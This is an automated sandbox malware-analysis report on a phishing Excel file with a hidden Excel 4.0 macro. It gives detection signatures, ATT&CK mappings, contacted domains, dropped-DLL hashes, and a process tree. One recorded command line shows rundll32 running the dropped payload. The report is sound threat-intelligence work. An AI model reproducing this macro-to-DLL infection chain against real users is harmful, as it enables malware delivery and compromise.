ID: 403285
Sample Name:
Documents_111651917_375818984.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 01:05:36
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Documents_111651917_375818984.xls

Overview


General Information

Sample Name:	Documents_111651917_375818984.xls
Analysis ID:	403285
MD5:	72526a505496a9..
SHA1:	84cf963666314ee.
SHA256:	3c20530c13d673..
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Document exploit detected (creates …
- Document exploit detected (drops P…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Office process drops PE file
- Allocates memory within range whic…
- Contains functionality to access load…
- Contains functionality to check if a d…
- Contains functionality to query CPU …
- Contains functionality to query locale…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2064 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2564 cmdline: rundll32 ..\bsdnbsej.dbw,PluginInit MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2484 cmdline: rundll32 ..\bsdnbsej.dbw,PluginInit MD5: 51138BEEA3E2C21EC44D0932C71762A8)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
Documents_111651917_375818984.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x165c5:$e1: Enable Editing • 0x1630f:$e3: Enable editing • 0x163e1:$e4: Enable content

Sigma Overview

No Sigma rule has matched

Signature Overview



- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (creates forbidden files)

Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Office process drops PE file

Boot Survival:


Drops PE files to the user root directory

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	F S E
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1 1	Masquerading 1 2 1	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop on Insecure Network Communication	F T V A
Default Accounts	Exploitation for Client Execution 4 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 to Redirect Phone Calls/SMS	F V V A
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	File and Directory Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 to Track Device Location	C D C E
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	System Information Discovery 2 3	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Documents_111651917_375818984.xls	3%	Virustotal		Browse

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\vegas[1].dll	4%	Virustotal		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\vegas[1].dll	4%	ReversingLabs		
C:\Users\user\bsdnbsej.dbw	4%	Virustotal		Browse
C:\Users\user\bsdnbsej.dbw	4%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
cdn.digicertcdn.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs


Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
otusmail.com	172.67.151.10	true	false		unknown
cdn.digicertcdn.com	104.18.10.39	true	false	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2174265271.0000000001CC7000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2173529258.000 0000000B47000.00000002.0000000 1.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000004.0000000 2.2173337440.0000000000960000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2174078892.0000000001AE0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2173337440.000 0000000960000.00000002.0000000 1.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2174078892.0000000001AE0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2173337440.000 0000000960000.00000002.0000000 1.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2174265271.0000000001CC7000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2173529258.000 0000000B47000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.0000000 2.2174265271.0000000001CC7000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2173529258.000 0000000B47000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000003.0000000 2.2174078892.0000000001AE0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2173337440.000 0000000960000.00000002.0000000 1.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2174078892.0000000001AE0000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2173337440.000 0000000960000.00000002.0000000 1.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
172.67.151.10	otusmail.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	403285
Start date:	04.05.2021
Start time:	01:05:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Documents_111651917_375818984.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.expl.evad.winXLS@5/8@1/1
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 35.5% (good quality ratio 33%) • Quality average: 75.9% • Quality standard deviation: 31.4%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 13.64.90.137, 2.20.142.210, 2.20.142.209 • TCP Packets have been reduced to 100 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, skypedataprdcolwus17.cloudapp.net, watson.microsoft.com, blobcollector.events.data.trafficmanager.net, cacerts.digicert.com, audownload.windowsupdate.nsatc.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.67.151.10	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
otusmail.com	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 172.67.151.10
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 104.21.64.132
cdn.digicertcdn.com	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 104.18.11.39
	technical sheet.doc	Get hash	malicious	Browse	• 104.18.11.39
	K12 samples.rtf	Get hash	malicious	Browse	• 104.18.10.39
	form_1664707387_1822429992.xls	Get hash	malicious	Browse	• 104.18.10.39
	form_1113533177_260439445.xls	Get hash	malicious	Browse	• 104.18.11.39
	form_867710861_1980511489.xls	Get hash	malicious	Browse	• 104.18.11.39
	Payment Receipt.doc	Get hash	malicious	Browse	• 104.18.11.39
	ATT00900.htm	Get hash	malicious	Browse	• 104.18.11.39
	QUOTATION.doc	Get hash	malicious	Browse	• 104.18.11.39
	ATT00071.doc	Get hash	malicious	Browse	• 104.18.10.39
	Technical Specifications.doc	Get hash	malicious	Browse	• 104.18.10.39
	Purchase Order Details.doc	Get hash	malicious	Browse	• 104.18.11.39
	SecuriteInfo.com.Exploit.Siggen3.10204.3307.xls	Get hash	malicious	Browse	• 104.18.11.39
	document-573042818.xls	Get hash	malicious	Browse	• 104.18.10.39

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	document-573042818.xls	Get hash	malicious	Browse	• 104.18.10.39
	document-573042818.xls	Get hash	malicious	Browse	• 104.18.10.39
	Sample_B.exe	Get hash	malicious	Browse	• 104.18.10.39
	index_2021-02-17-11_45.dll	Get hash	malicious	Browse	• 104.18.10.39
	p4lqqCq2c2.exe	Get hash	malicious	Browse	• 104.18.10.39
	n26UEy3elW.exe	Get hash	malicious	Browse	• 104.18.11.39

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	813oo3jeWE.exe	Get hash	malicious	Browse	• 104.23.98.190
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 23.227.38.32
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.26.13.9
	FzDN7GfLRo.exe	Get hash	malicious	Browse	• 162.159.13 7.232
	Remittance Advice pdf.exe	Get hash	malicious	Browse	• 23.227.38.74
	Yeni sipari#U015f _WJO-001, pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 172.67.151.10
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 104.21.64.132
	5c542bb5_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.21.84.93
	6a9b0000.da.dll	Get hash	malicious	Browse	• 104.20.184.68
	6ba90000.da.dll	Get hash	malicious	Browse	• 104.20.184.68
	5c542bb5_by_Libranalysis.exe	Get hash	malicious	Browse	• 104.21.84.93
	s.dll	Get hash	malicious	Browse	• 104.20.185.68
	setup-lightshot.exe	Get hash	malicious	Browse	• 104.23.139.12
	s.dll	Get hash	malicious	Browse	• 104.20.185.68
	74ed218c_by_Libranalysis.exe	Get hash	malicious	Browse	• 23.227.38.74
	Bank payment return x.exe	Get hash	malicious	Browse	• 104.21.19.200
	471e3984_by_Libranalysis.docx	Get hash	malicious	Browse	• 104.22.1.232
	SecuriteInfo.com.Trojan.GenericKD.36812138.16843.exe	Get hash	malicious	Browse	• 104.21.19.200
	a4.dll	Get hash	malicious	Browse	• 104.20.184.68

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	• 172.67.151.10
	471e3984_by_Libranalysis.docx	Get hash	malicious	Browse	• 172.67.151.10
	presupuesto.xlsx	Get hash	malicious	Browse	• 172.67.151.10
	ORDER INQUIRY.doc	Get hash	malicious	Browse	• 172.67.151.10
	Outstanding Payment Plan.xls	Get hash	malicious	Browse	• 172.67.151.10
	SecuriteInfo.com.Heur.3869.xls	Get hash	malicious	Browse	• 172.67.151.10
	SecuriteInfo.com.Heur.12433.xls	Get hash	malicious	Browse	• 172.67.151.10
	Documents_1906038956_974385067.xls	Get hash	malicious	Browse	• 172.67.151.10
	SecuriteInfo.com.Heur.3421.xls	Get hash	malicious	Browse	• 172.67.151.10
	diagram-586750002.xlsm	Get hash	malicious	Browse	• 172.67.151.10
	94a5cd81_by_Libranalysis.xls	Get hash	malicious	Browse	• 172.67.151.10
	Documents_585904356_2104184844.xls	Get hash	malicious	Browse	• 172.67.151.10
	e9251e1f_by_Libranalysis.docx	Get hash	malicious	Browse	• 172.67.151.10
	statistic-1048881972.xlsm	Get hash	malicious	Browse	• 172.67.151.10
	Specificatiile produsului.xlsx	Get hash	malicious	Browse	• 172.67.151.10
	be1aca64_by_Libranalysis.docx	Get hash	malicious	Browse	• 172.67.151.10
	f.xlsm	Get hash	malicious	Browse	• 172.67.151.10
	d801e424_by_Libranalysis.docx	Get hash	malicious	Browse	• 172.67.151.10
	db7db588_by_Libranalysis.xls	Get hash	malicious	Browse	• 172.67.151.10
	statistic-118970052.xlsm	Get hash	malicious	Browse	• 172.67.151.10

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\ Windows\Temporary Internet Files\Content.IE5\T4O403JZ\vegas[1].dll	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	
C:\Users\user\bsdnbsej.dbw	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	
	Documents_95326461_1831689059.xls	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\vegas[1].dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	525312
Entropy (8bit):	5.949946336029269
Encrypted:	false
SSDEEP:	12288:ga6g2O+gAaY9cc40TeAjaRoA5FZuY+F4:gZlOBAaY9RCy05FZuYq
MD5:	B80F4B91C29963DF1CFD0D0A8A30E5C6
SHA1:	09C6AE06E0C10672D91F6850118F41DC3DD66E72
SHA-256:	0A87BD3BB60320B21E493341B70519AF4E46C2E969038D6D89B536CD37AA11D9
SHA-512:	BDCD3009ED3499055CF73EF1C4DD4BD0942C8B81C395CECF3C9DA790E4867055059D10B05451476D7DA98BBBF472C40536E7A09158B5DE92C57A74E36396D1C
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 4%, Browse • Antivirus: ReversingLabs, Detection: 4%
Joe Sandbox View:	• Filename: Documents_95326461_1831689059.xls, Detection: malicious, Browse • Filename: Documents_95326461_1831689059.xls, Detection: malicious, Browse
Reputation:	low
